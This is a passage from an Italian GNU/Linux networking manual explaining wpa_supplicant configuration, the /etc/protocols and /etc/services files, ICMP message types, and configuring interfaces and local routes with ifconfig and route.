
# wpa_supplicant -B -i wlan0 ↩
↪    -c /etc/wpa_supplicant/wpa_supplicant.conf[Invio]
```

32.7.15.1 Configurazione di WPA Supplicant

Il file di configurazione predefinito di WPA_Supplicant potrebbe essere '`/etc/wpa_supplicant/wpa_supplicant.conf`', utile però solo se si utilizza un'interfaccia singola. Diversamente va usata necessariamente l'opzione '**-c**' nella riga di comando di '**wpa_supplicant**'. Vengono proposti qui alcuni esempi di configurazione, completi, per le situazioni più comuni e più semplici di utilizzo delle interfacce di rete, ma in ogni caso si tratta di interfacce di rete funzionanti in modalità *managed* che si avvalgono di punti di accesso.

- Il caso più semplice corrisponde a una cella che si deve collegare a un ESSID qualunque, purché la comunicazione avvenga in chiaro:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid=""
    key_mgmt=NONE
}
```

- Per individuare precisamente la rete a cui ci si vuole connettere, basta aggiungere il valore dell'identità ESSID. In questo caso si tratta della stringa '**`default`**':

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=NONE
}
```

- L'esempio successivo riguarda una cifratura di tipo WEP104 (si distingue per avere chiavi da 13 byte), con quattro chiavi, dove la prima è quella da utilizzare in modo predefinito. In questo caso le prime due chiavi sono indicate come stringhe ASCII, mentre quelle rimanenti sono scritte come numero esadecimale:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=NONE
    wep_key0="ciao a tutti!"
    wep_key1="1234567890123"
    wep_key2=0123456789ABCDEF0123456789
    wep_key3=F0123456789ABCDEF012345678
    wep_tx_keyidx=0
}
```

- L'esempio successivo modifica leggermente quello precedente, utilizzando una cifratura di tipo WEP40 (si distingue per avere chiavi da 5 byte), con quattro chiavi, dove la prima è quella da utilizzare in modo predefinito:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=NONE
    wep_key0="ciao!"
    wep_key1="12345"
    wep_key2=0123456789
    wep_key3=F012345678
    wep_tx_keyidx=0
}
```

- L'esempio successivo è una variante dove si usa una cifratura di tipo WPA a chiave segreta (PSK, ovvero *Pre shared key*). La chiave da usare è costituita dalla stringa '**`ciao a tutti voi`**':

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=root
network={
    ssid="default"
    key_mgmt=WPA-PSK
    psk="ciao a tutti voi"
}
```

WPA Supplicant può essere configurato in modi molto più complessi, soprattutto per gestire modalità di cifratura e riconoscimento più articolati. Si veda eventualmente *wpa_supplicant.conf(5)*.

32.8 Definizione dei protocolli e dei servizi

Prima ancora di analizzare sommariamente il funzionamento dei protocolli IP, è opportuno portare l'attenzione a due file di configurazione che di solito sono già stati predisposti correttamente dalle varie distribuzioni GNU/Linux: si tratta di '`/etc/protocols`' e '`/etc/services`'. Normalmente non ci si accorge nemmeno della loro presenza, ma la loro mancanza, o l'indicazione errata di alcune voci pregiudica seriamente il funzionamento elementare delle reti IP.

32.8.1 Protocolli di trasporto e di rete

I protocolli di comunicazione possono inserirsi a diversi livelli nella stratificazione del modello di rete ISO-OSI (presentato nella sezione 32.1). Quelli riferiti ai livelli di ***trasporto*** e di ***rete*** sono classificati nel file '`/etc/protocols`' che alcuni programmi hanno la necessità di consultare. Di solito non c'è la necessità di modificare questo file che però deve essere presente quando si utilizzano programmi che accedono alla rete. Segue un estratto abbreviato di questo file:

```
ip              0    IP           # internet protocol, pseudo
                                  # protocol number
icmp            1    ICMP         # internet control message
                                  # protocol
…
tcp             6    TCP          # transmission control protocol
…
udp             17   UDP          # user datagram protocol
…
ipv6            41   IPv6         # IPv6
…
ipv6-icmp       58   IPv6-ICMP    # ICMP for IPv6
…
```

32.8.2 Servizi

«

I protocolli TCP e UDP inseriscono il concetto di porta di comunicazione. Per la precisione, ogni pacchetto TCP o UDP, contiene una porta mittente e una porta di destinazione. Naturalmente, al livello IP vengono anche aggiunte le indicazioni dell'indirizzo IP del mittente e del destinatario.

Perché un pacchetto possa essere ricevuto da un destinatario, occorre che questo sia in ascolto proprio sulla porta prevista, altrimenti il pacchetto in questione non raggiunge il suo obiettivo. In generale, un'applicazione che deve svolgere un servizio attraverso la rete, deve stare in ascolto sempre della stessa porta, in modo tale che chi vuole accedervi sappia come farlo. Dall'altra parte, un'applicazione che vuole accedere a un servizio, deve aprire per conto proprio una porta locale qualsiasi, purché non utilizzata, iniziando poi a inviare dei pacchetti TCP o UDP (in base alle caratteristiche del protocollo

al livello superiore) presso l'indirizzo e la porta del servizio. Si intende che l'applicazione che svolge il servizio sappia a quale porta rispondere perché questa informazione è parte dei pacchetti TCP e UDP.

Figura 32.103. Viaggio di un pacchetto UDP o TCP: «***n***» è la porta di origine; «***m***» è la porta di destinazione.



Figura 32.104. Andata e ritorno per le connessioni che prevedono l'uso delle porte: «***n***» è la porta usata nel nodo «A»; «***m***» è la porta usata nel nodo «B».



I servizi di rete sono offerti attraverso protocolli al quinto livello del modello ISO-OSI, ovvero a livello di sessione, utilizzando nello strato inferiore (TCP o UDP) delle porte ben conosciute, le quali tendono così a confondersi con il servizio stesso. Per esempio, la porta 23 viene usata per il protocollo TELNET, pertanto tende a essere identificata con il servizio corrispondente.

Figura 32.105. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.



Generalmente, nei sistemi Unix le porte che gli applicativi devono utilizzare per stare in ascolto in attesa di richieste di connessione sono elencate nel file '`/etc/services`'. Il file in questione serve anche ai programmi che accedono ai servizi (sia locali, sia remoti), per sapere quale porta interpellare.

Il file '`/etc/services`' viene utilizzato in particolare da Inetd, per interpretare correttamente i nomi di tali servizi indicati nel suo file di configurazione '`/etc/inetd.conf`' (36.1.1).

Spesso, nel file '`/etc/services`' si annotano due righe per ogni porta: una nel caso di utilizzo del protocollo TCP e l'altra nel caso di UDP. Questo può succedere anche quando il servizio corrispondente fa sempre uso di uno solo dei due protocolli.

Segue un estratto molto breve del file in questione, in cui si può vedere la definizione di servizi di uso comune:

```
ftp-data        20/tcp
ftp             21/tcp
...
ssh             22/tcp                  # SSH Remote Login Protocol
```

```
ssh             22/udp                  # SSH Remote Login Protocol
telnet          23/tcp
smtp            25/tcp    mail
…
domain          53/tcp    nameserver    # name-domain server
domain          53/udp    nameserver
…
www             80/tcp    http          # WorldWideWeb HTTP
www             80/udp                  # HyperText Transfer
                                        # Protocol
…
pop3            110/tcp   pop-3         # POP version 3
pop3            110/udp   pop-3
…
irc             194/tcp                 # Internet Relay Chat
irc             194/udp
…
x11             6000/tcp  x11-0         # X windows system
x11             6000/udp  x11-0         # X windows system
…
```

32.8.3 Messaggi ICMP

Più o meno allo stesso livello dei protocolli TCP e UDP, si affianca il protocollo ICMP, il quale non dispone di porte, ma di ***messaggi***, definiti attraverso un codice numerico, composto da un tipo e da un eventuale sottotipo.

Tabella 32.107. Messaggi ICMP comuni.

Tipo	Codice	Nome	Chi lo utilizza
0		echo-reply	risposta a un ping (pong)
1			

Tipo	Codice	Nome	Chi lo utilizza
2			
3		destination-unreachable	traffico TCP e UDP
3	0	network-unreachable	
3	1	host-unreachable	
3	2	protocol-unreachable	
3	3	port-unreachable	
3	4	fragmentation-needed	
3	5	source-route-failed	
3	6	network-unknown	
3	7	host-unknown	
3	8		
3	9	network-prohibited	
3	10	host-prohibited	
3	11	TOS-network-unreachable	
3	12	TOS-host-unreachable	
3	13	communication-prohibited	
3	14	host-precedence-violation	
3	15	precedence-cutoff	
4		source-quench	
5		redirect	instradamento dei pacchetti
5	0	network-redirect	
5	1	host-redirect	
5	2	TOS-network-redirect	
5	3	TOS-host-redirect	
6			
7			

Tipo	Codice	Nome	Chi lo utilizza
8		echo-request	ping
9		router-advertisement	
10		router-solicitation	
11		time-exceeded (ttl-exceeded)	traceroute
11	0	ttl-zero-during-transit	
11	1	ttl-zero-during-reassembly	
12		parameter-problem	
12	0	ip-header-bad	
12	1	required-option-missing	
13		timestamp-request	
14		timestamp-reply	
15		information-request	
16		information-reply	
17		address-mask-request	
18		address-mask-reply	

In molti casi, i messaggi ICMP servono a fornire delle segnalazioni di errore riferite allo stato della rete.

32.9 IPv4: configurazione delle interfacce di rete

La connessione in una rete basata su IP necessita inizialmente dell'assegnazione di indirizzi IP e quindi di un instradamento per determinare quale strada, o itinerario, devono prendere i pacchetti per raggiungere la destinazione. Generalmente, ma non necessariamente, valgono queste regole:

- ogni interfaccia di rete ha un proprio indirizzo IP;

- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se queste sono fisicamente connesse alla stessa rete;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se gli indirizzi di queste interfacce appartengono alla stessa rete.

In un sistema GNU/Linux, per poter gestire una connessione in rete di qualunque tipo, occorre un kernel predisposto in modo da attivarne la gestione (sezioni 8.3.1 e 8.3.7).

È necessario anche provvedere alla gestione delle interfacce di rete particolari che si utilizzano. Ciò può essere fatto sia attraverso la realizzazione di un kernel monolitico, sia modulare. Per quanto riguarda la gestione specifica di ogni singola interfaccia, la tendenza è quella di usare preferibilmente i moduli.

32.9.1 Configurazione delle interfacce di rete

La configurazione di un'interfaccia implica essenzialmente l'attribuzione di un indirizzo IP. Un indirizzo IP di un'interfaccia vale in quanto inserito in una rete logica, identificata anche questa da un proprio indirizzo IP. Pertanto, quando si assegna un indirizzo a un'interfaccia, occorre anche stabilire la rete a cui questo appartiene, attraverso la maschera di rete, con la quale, il risultato di ***indirizzo_di_interfaccia*** AND ***maschera_di_rete*** genera l'indirizzo della rete.



Lo schema mostra la situazione di due elaboratori, riassumibile sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Per la spiegazione di questa configurazione vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Ifconfig[8] (*Interface configuration*), a cui corrisponde l'eseguibile '**`ifconfig`**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se il comando che si usa per impostare le interfacce di rete può avere un nome e un funzionamento differente.

32.9.1.1 Loopback

Un elaboratore connesso o meno a una rete fisica vera e propria, **deve** avere una connessione virtuale a una rete immaginaria interna allo stesso elaboratore. A questa rete virtuale inesistente si accede per mezzo di un'interfaccia immaginaria, che in un

sistema GNU/Linux è denominata '**lo**', e l'indirizzo utilizzato è sempre lo stesso, 127.0.0.1, ma ugualmente deve essere indicato esplicitamente.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Come si vede dallo schema, la maschera di rete è quella di una classe A e, di solito, il comando che si usa per associare l'indirizzo all'interfaccia locale determina da solo questa maschera. In un sistema GNU/Linux si può definire il nodo di rete locale in modo molto semplice:

```
# ifconfig lo 127.0.0.1 [Invio]
```

Quindi, si può controllare la configurazione:

```
$ ifconfig lo [Invio]

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  ↩
↪         Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          ...
```

È indispensabile che sia presente l'interfaccia locale virtuale per il buon funzionamento del sistema, soprattutto quando l'elaboratore ha già una connessione a una rete reale. Infatti, si potrebbe essere tentati di non definire tale interfaccia, oppure di non attivare l'instradamento relativo, quando sono presenti altre interfacce fisiche reali, ma ciò potrebbe provocare un malfunzionamento intermittente della rete.

32.9.1.2 Ethernet

La configurazione degli indirizzi di una scheda di rete Ethernet è la cosa più comune: si tratta semplicemente di abbinare all'interfaccia il suo indirizzo stabilendo il proprio ambito di competenza, attraverso la maschera di rete. In precedenza è stato mostrato un esempio di configurazione schematizzato nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

In questo modo, l'indirizzo 192.168.1.1 risulta assegnato all'interfaccia '**eth0**', che in un sistema GNU/Linux rappresenta la prima scheda Ethernet. La maschera di rete, 255.255.255.0, fa sì che l'indirizzo di rete sia 192.168.1.0; infatti, 192.168.1.1 AND 255.255.255.0 = 192.168.1.0.

In un sistema GNU/Linux, si definisce questo abbinamento con il comando seguente:

```
# ifconfig eth0 192.168.1.1 netmask 255.255.255.0 [Invio]
```

In questo caso, tuttavia, dal momento che l'indirizzo 192.168.1.1 appartiene alla classe C, la maschera di rete predefinita sarebbe stata la stessa di quella che è stata indicata esplicitamente.

La verifica della configurazione potrebbe dare l'esito seguente:

```
$ ifconfig eth0 [Invio]

  eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
            inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            ...
```

32.9.1.3 Connessioni punto-punto

Le connessioni di tipo punto-punto, ovvero quelle in cui si possono collegare solo due punti alla volta, hanno caratteristiche diverse da quelle di tipo a bus, come nel caso della tecnologia Ethernet. In linea di massima si può dire che questo tipo di connessione implichi la specificazione di entrambi gli indirizzi dei due punti collegati, cioè delle rispettive interfacce. Tuttavia, la configurazione effettiva dipende anche dalle strategie che si vogliono adottare. A titolo di esempio si fa riferimento a una connessione PLIP, la quale si ottiene collegando due elaboratori con un cavo apposito attraverso le vecchie porte parallele, usate un tempo per le stampanti.

Il modo più semplice, da un punto di vista intuitivo, per configurare una connessione punto-punto, è quello di trattarla come se fosse una connessione a bus. Per esempio, i due lati della connessione potrebbero essere definiti rispettivamente nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	192.168.7.1

Come si vede, si dichiara una maschera di rete che impegna un ottetto completo per connettere i due nodi. Segue il comando corrispondente, da utilizzare in un sistema GNU/Linux dal lato del primo dei due nodi:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪          netmask 255.255.255.0 [Invio]
```

Come si comprende intuitivamente, si assegna l'indirizzo 192.168.7.1 all'interfaccia parallela '**plip1**' locale e si stabilisce l'indirizzo 192.168.7.2 per l'altro capo della comunicazione. Il risultato è che si dovrebbe generare la configurazione seguente:[9]

```
$ ifconfig plip1 [Invio]

plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:192.168.7.2  ↩
↪         Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione si deve eseguire la configurazione opposta. Per seguire l'esempio mostrato, si deve usare il comando seguente:

```
# ifconfig plip1 192.168.7.2 pointopoint 192.168.7.1 ↩
↪         netmask 255.255.255.0 [Invio]
```

In alternativa, dal momento che si tratta di una connessione di due soli punti, non è sempre indispensabile indicare precisamente l'indirizzo all'altro capo: di solito si può fare in modo che venga accettato qualunque indirizzo, facilitando la configurazione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	0.0.0.0

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	0.0.0.0

Sempre con un sistema GNU/Linux, la configurazione del primo nodo può essere ottenuta in questo modo alternativo:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
```

```
↪          netmask 255.255.255.0 [Invio]
```

L'esempio che si vede sopra è lo stesso già proposto con la variante dell'indicazione dell'indirizzo all'altro capo. In questo caso, 0.0.0.0 fa in modo che venga accettata la connessione con qualunque indirizzo.

```
$ ifconfig plip1 [Invio]

plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:0.0.0.0  ↩
↪          Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione ci si può comportare in modo analogo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.2 pointopoint 0.0.0.0 ↩
↪          netmask 255.255.255.0 [Invio]
```

Tuttavia, è bene trattare le connessioni punto-punto per quello che sono, pertanto è bene specificare una maschera di rete che non impegni altri indirizzi se non quelli indicati. In pratica, si tratta si usare la maschera 255.255.255.255, che tra l'altro è quella predefinita in questo tipo di connessione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Ecco il comando corrispondente per GNU/Linux:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪          netmask 255.255.255.255 [Invio]
```

L'esempio mostra una configurazione in cui si specificano gli indirizzi IP di entrambi i punti. In alternativa, anche in questo caso, si può fare a meno di indicare espressamente l'indirizzo dell'altro capo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
↪          netmask 255.255.255.255 [Invio]
```

Il vantaggio di usare questo tipo di configurazione sta nel risparmio di indirizzi; lo svantaggio sta nella necessità di stabilire instradamenti specifici per ognuno dei due punti (questo particolare viene chiarito in seguito).

32.9.2 Configurazione delle interfacce di rete con un sistema GNU/Linux

In un sistema GNU/Linux, le interfacce di rete vengono identificate attraverso un nome, assegnato dal kernel nel momento della loro identificazione. Alcuni nomi di interfaccia di rete sono elencati nella tabella 32.43.

La configurazione delle interfacce di rete avviene attraverso Ifconfig (l'eseguibile '**ifconfig**'), il quale consente di applicare impostazioni differenti a seconda della famiglia di protocolli a cui si intende fare riferimento. In particolare, il riferimento a IPv4 è implicito, ma si può indicare esplicitamente attraverso la parola chiave '**inet**' (mentre '**inet6**' fa riferimento a IPv6).

32.9.2.1 Utilizzo di «ifconfig»

«

Il programma '**ifconfig**' viene utilizzato per attivare e mantenere il sistema delle interfacce di rete residente nel kernel. Viene utilizzato al momento dell'avvio per configurare la maggior parte di questo sistema in modo da portarlo a un livello di funzionamento. Dopo, viene utilizzato di solito solo a scopo diagnostico o quando sono necessarie delle regolazioni. Se non vengono forniti argomenti, oppure se vengono indicate solo delle interfacce, '**ifconfig**' visualizza semplicemente lo stato delle interfacce specificate, oppure di tutte se non sono state indicate.

```
ifconfig [interfaccia]
```

```
ifconfig [interfaccia... [famiglia_indirizzamento] [indirizzo] opzioni]
```

Il primo argomento successivo al nome di interfaccia può essere la sigla identificativa di una ***famiglia di indirizzamento***, ovvero di un sistema di protocolli di comunicazione particolare. A seconda del tipo di questo, cambia il modo di definire gli indirizzi che si attribuiscono alle interfacce. Se la famiglia di indirizzamento non viene specificata, come si fa di solito, si intende fare riferimento al sistema di protocolli che si basano su IPv4.

L'indirizzo è il modo con cui l'interfaccia viene riconosciuta all'interno del tipo di protocollo particolare che si utilizza. Nel caso di IP, può essere indicato l'indirizzo IP numerico o il nome a dominio, che in questo caso viene convertito automaticamente (sempre che ciò sia possibile) nell'indirizzo numerico corretto.

Tabella 32.123. Alcune opzioni.

Opzione	Descrizione
`up` `down`	L'opzione '**`up`**' attiva l'interfaccia. Quando all'interfaccia viene attribuito un nuovo indirizzo, questa viene attivata implicitamente. L'opzione '**`down`**' disattiva l'interfaccia.
`arp` `-arp`	Abilita o disabilita l'uso del protocollo ARP per questa interfaccia.
`allmulti` `-allmulti`	Abilita o disabilita la modalità promiscua dell'interfaccia. Ciò permette di fare un monitoraggio della rete attraverso applicazioni specifiche che così possono analizzare ogni pacchetto che vi transita, anche se non è diretto a quella interfaccia.
`mtu` ***n***	Permette di specificare l'unità massima di trasferimento (MTU o *Max transfer unit*) dell'interfaccia. Per le schede Ethernet, questo valore può variare in un intervallo di 1000-2000 (il valore predefinito è 1500).

Opzione	Descrizione
`pointopoint` ↩ ↪ [***indirizzo_di_destinazione***] `-pointopoint` ↩ ↪ [***indirizzo_di_destinazione***]	Abilita o disabilita la modalità punto-punto per questa interfaccia. La connessione punto-punto è quella che avviene tra due elaboratori soltanto. Se viene indicato l'indirizzo, si tratta di quello dell'altro nodo.
`netmask` ***indirizzo_di_netmask***	Stabilsce la maschera di rete per questa interfaccia. L'indicazione della maschera di rete può essere omessa, in tal caso, viene utilizzato il valore predefinito che è determinato in base alla classe a cui appartiene l'indirizzo (A, B o C). Naturalmente, se si usa una sottorete, il valore della maschera di rete non può coincidere con quello predefinito.
`irq` ***numero_di_irq***	Alcune interfacce permettono di definire il numero di IRQ in questo modo. Nella maggior parte dei casi, ciò non è possibile.
`broadcast` [***indirizzo***] `-broadcast` [***indirizzo***]	Abilita o disabilita la modalità broadcast per questa interfaccia. Se abilitandola, viene indicato l'indirizzo, si specifica l'indirizzo broadcast di questa interfaccia.

Opzione	Descrizione
`multicast`	Questa opzione permette di attivare esplicitamente la modalità multicast, anche se normalmente ciò viene determinato automaticamente in base al tipo di interfaccia utilizzato.

Segue la descrizione di alcuni esempi.

- `# ifconfig lo 127.0.0.1` [*Invio*]

  Attiva l'interfaccia '**`lo`**' corrispondente al *loopback* con il noto indirizzo IP 127.0.0.1.

- `# ifconfig eth0 192.168.1.1 netmask 255.255.255.0` [*Invio*]

  Attiva l'interfaccia '**`eth0`**' corrispondente alla prima scheda Ethernet, con l'indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

- `$ ifconfig eth0` [*Invio*]

  Emette la situazione dell'interfaccia '**`eth0`**' corrispondente alla prima scheda Ethernet.

- `$ ifconfig` [*Invio*]

  Emette la situazione di tutte le interfacce di rete attivate.

32.9.2.2 Alias IP

È possibile attribuire a ogni interfaccia di rete più di un indirizzo IPv4. Ciò si ottiene definendo delle interfacce virtuali, riferite a quel-

le reali, a cui poi si attribuiscono degli indirizzi IP differenti. Il nome di un'interfaccia virtuale ha l'aspetto seguente:

interfaccia_reale*:*n_interfaccia_virtuale

Per esempio, '**eth0**' è il nome reale di un'interfaccia di rete Ethernet, mentre '**eth0:0**', '**eth0:1**',... sono delle interfacce virtuali riferite sempre all'interfaccia reale '**eth0**'. Naturalmente, lo stesso vale per gli altri tipi di interfaccia di rete: '**ppp0:*n***', '**plip0:*n***',...

Figura 32.124. Utilizzo ipotetico degli alias IP.



Eventualmente, per ottenere la definizione di alias IP, potrebbe essere necessario predisporre un kernel adatto (sezione 8.3.7).

Nel momento in cui si configura un'interfaccia virtuale, questa viene definita implicitamente. Si interviene nel modo solito attraverso '**ifconfig**'. L'esempio seguente si riferisce a quanto mostrato nella figura 32.124, in cui, su una sola rete fisica si distinguono gli indirizzi di due sottoreti differenti: 192.168.1.0 e 192.168.100.0.

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0 [Invio]

# ifconfig eth0:0 192.168.100.254 netmask 255.255.255.0 [Invio]
```

32.10 IPv4: instradamento locale

L'instradamento definisce il percorso che devono prendere i pacchetti di livello 3 (rete), secondo il modello ISO-OSI, a partire dal nodo di rete a cui si fa riferimento. Qui viene preso in considerazione l'instradamento locale, inteso come quello che non si serve di router.

32.10.1 Rete locale

In una rete elementare, in cui ogni elaboratore ha una sola interfaccia di rete e tutte le interfacce sono connesse allo stesso bus, potrebbe sembrare strana la necessità di dover stabilire un percorso per l'instradamento dei dati sulla rete. Ma in una rete IPv4 non è così: per qualunque connessione possibile è necessario stabilire il percorso, anche quando si tratta di connettersi con l'interfaccia locale immaginaria (*loopback*).

Ogni elaboratore che utilizza la rete ha una sola necessità: quella di sapere quali percorsi di partenza siano possibili, in funzione degli indirizzi utilizzati. Gli eventuali percorsi successivi, vengono definiti da altri elaboratori nella rete. Si tratta di costruire la cosiddetta ***tabella di instradamento***, attraverso la quale, ogni elaboratore sa quale strada deve prendere un pacchetto a partire da quella posizione.



Riprendendo l'esempio già mostrato a proposito della configurazione delle interfacce di rete, si potrebbero definire le tabelle di instra-

damento seguenti, le quali si riferiscono rispettivamente al nodo A e al nodo B dello schema:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Quando si configura un'interfaccia di rete e gli si attribuisce l'indirizzo IP, dal momento che esiste una maschera di rete (indicata espressamente o predefinita), potrebbe essere lo stesso programma di configurazione dell'interfaccia a occuparsi di definire l'instradamento nella rete locale; a ogni modo, anche per l'instradamento locale è bene intervenire espressamente.

Per la spiegazione di questi instradamenti vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Route,[10] a cui corrisponde l'eseguibile '**`route`**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se la modalità per definire gli instradamenti può essere differente.

32.10.1.1 Loopback

La definizione dell'instradamento per gli indirizzi locali di *loopback* è obbligatoria:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo

Con un sistema GNU/Linux dovrebbe essere lo stesso programma Ifconfig che prepara l'instradamento corretto all'atto dell'impostazione dell'interfaccia '**lo**'; tuttavia, usando Route si potrebbe intervenire nel modo seguente:

```
# route add -net 127.0.0.0 netmask 255.0.0.0 dev lo [Invio]
```
[11]

La tabella di instradamento che si ottiene viene descritta di seguito.

```
$ route -n [Invio]

Kernel IP routing table
Destination  Gateway  Genmask    Flags Metric Ref  Use Iface
127.0.0.0    0.0.0.0  255.0.0.0  U     0      0      2 lo
```

Di solito la rete 127.0.0.0 serve a raggiungere solo l'indirizzo 127.0.0.1, quindi, spesso si preferisce inserire solo questo nella tabella di instradamento. In pratica si utilizza il comando:

```
# route add -host 127.0.0.1 dev lo [Invio]
```

In questo caso non si indica la maschera di rete perché deve essere necessariamente 255.255.255.255, essendo riferita a un nodo singolo.

La verifica dell'instradamento è semplice, basta provare a richiedere un eco all'interfaccia '**lo**'.

```
$ ping 127.0.0.1 [Invio]

  PING 127.0.0.1 (127.0.0.1): 56 data bytes
  64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.4 ms
  64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.3 ms
  64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.3 ms
  64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.3 ms

[Ctrl c]

  --- 127.0.0.1 ping statistics ---
  4 packets transmitted, 4 packets received, 0% packet loss
  round-trip min/avg/max = 0.3/0.3/0.4 ms
```

32.10.1.2 Ethernet

«

Le interfacce di rete Ethernet sono usate per la connessione a una rete locale e per questo sono potenzialmente in grado di offrire un collegamento con tutti gli indirizzi che ricadono all'interno della rete logica di livello 3 di cui fanno parte.[12] Quando si stabilisce un instradamento che utilizza questo tipo di interfaccia, è preferibile l'indicazione dell'intera rete logica a cui appartiene.[13]

Seguendo l'esempio visto in precedenza nella sezione che riguarda la configurazione di una scheda Ethernet, dal momento che questa si trova a operare nella rete 192.168.1.0, l'instradamento corretto corrisponde allo schema seguente:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0

Con un sistema GNU/Linux, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [Invio]
```

La tabella di instradamento che ne deriva viene descritta di seguito.

```
$ route -n [Invio]

  Kernel IP routing table
  Destination  Gateway  Genmask         Flags Metric Ref  Use Iface
  192.168.1.0  0.0.0.0  255.255.255.0   U     0      0      1 eth0
```

